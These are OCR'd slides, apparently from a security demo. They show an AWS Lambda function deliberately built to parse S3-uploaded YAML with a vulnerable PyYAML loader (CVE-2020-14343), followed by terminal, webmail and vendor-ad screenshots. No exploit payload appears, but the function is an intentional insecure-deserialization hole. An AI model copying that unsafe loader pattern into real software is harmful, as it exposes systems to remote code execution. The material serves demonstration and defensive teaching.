
Library involved: PyYAML

Vulnerability: CVE-2020-14343


Trigger: S3 Bucket ObjectCreated



eu-central-1.console.aws.amazon.com/lambda/home?region=eu-central-1#/functions/cn-customer-insecure-deserialization-via-s3?tab=code
Services
Search for services, features, blogs, docs, and more [Option+S]
Frankfurt
dev3-agent | 637659684825
Lambda > Functions > cn-customer-insecure-deserialization-via-s3
cn-customer-insecure-deserialization-via-s3
Throttle
Copy ARN
Actions
This function belongs to an application. Click here to manage it.
Function overview Info
cn-customer-insecure-deserialization-via-s3
Layers (1)
Related functions:
Select a function
S3
Add trigger
Add destination
Description
Parse YAML downloaded from S3 with vulnerable code and expose sensitive data
Last modified
2 days ago
Function ARN
arn:aws:lambda:eu-central-1:637659684825:function:cn-customer-insecure-deserialization-via-s3
Application
cn-customer-production
Function URL Info
-
Code
Test
Monitor
Configuration
Aliases
Versions
Code source Info
Upload from
File Edit Find View Go Tools Window
Test
Deploy
Go to Anything (⌘ P)
handler.py
Environment
cn-customer-insecu
functions
python
insecure-deserializat
1 import json
2 import boto3
3 import os
4 import yaml
5 from yaml import Loader
6 import traceback
Feedback
Looking for language selection? Find it in the new Unified Settings
© 2022, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences


eu-central-1.console.aws.amazon.com/lambda/home?region=eu-central-1#/functions/cn-customer-insecure-deserialization-via-s3?tab=code
Services
Search for services, features, blogs, docs, and more [Option+S]
Frankfurt
dev3-agent | 637659684825
Lambda > Functions > cn-customer-insecure-deserialization-via-s3
cn-customer-insecure-deserialization-via-s3
Throttle
Copy ARN
Actions
This function belongs to an application. Click here to manage it.
Function overview Info
cn-customer-insecure-deserialization-via-s3
Layers (1)
S3
Add trigger
Related functions:
Select a function
Add destination
Description
Parse YAML downloaded from S3 with vulnerable code and expose sensitive data
Last modified
2 days ago
Function ARN
arn:aws:lambda:eu-central-1:637659684825:function:cn-customer-insecure-deserialization-via-s3
Application
cn-customer-production
Function URL Info
-
Code
Test
Monitor
Configuration
Aliases
Versions
Code source Info
Upload from
File Edit Find View Go Tools Window
Test
Deploy
Go to Anything (⌘ P)
handler.py
Environment
cn-customer-insecu
functions
python
insecure-deserializat
1 import json
2 import boto3
3 import os
4 import yaml
5 from yaml import Loader
6 import traceback
Feedback
Looking for language selection? Find it in the new Unified Settings
© 2022, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



ottimo@dev: ~ (ssh)
⌘1
~ (-zsh)
⌘2
ottimo@dev:~$


Demo – Attack Vector: Mail




Inbox | protego.labs@pro
Proton Technologies AG [CH] | mail.protonmail.com/inbox
ProtonMail
Search messages
UPGRADE
SETTINGS
CONTACTS
REPORT BUG
PROTEGO.LABS
COMPOSE
More
Inbox
Drafts
Sent
Starred
Archive
Spam
Trash
All Mail
Folders / Labels
INBOX
No conversations
0 conversations selected
UPGRADE STORAGE
1.01 KB / 500.00 MB
v3.16.3


DEF ZEN


contrastsecurity.com/developer
Contrast | Developer Central
See why Contrast rockets past Snyk
CodeSec Developer Security
FREE FOREVER
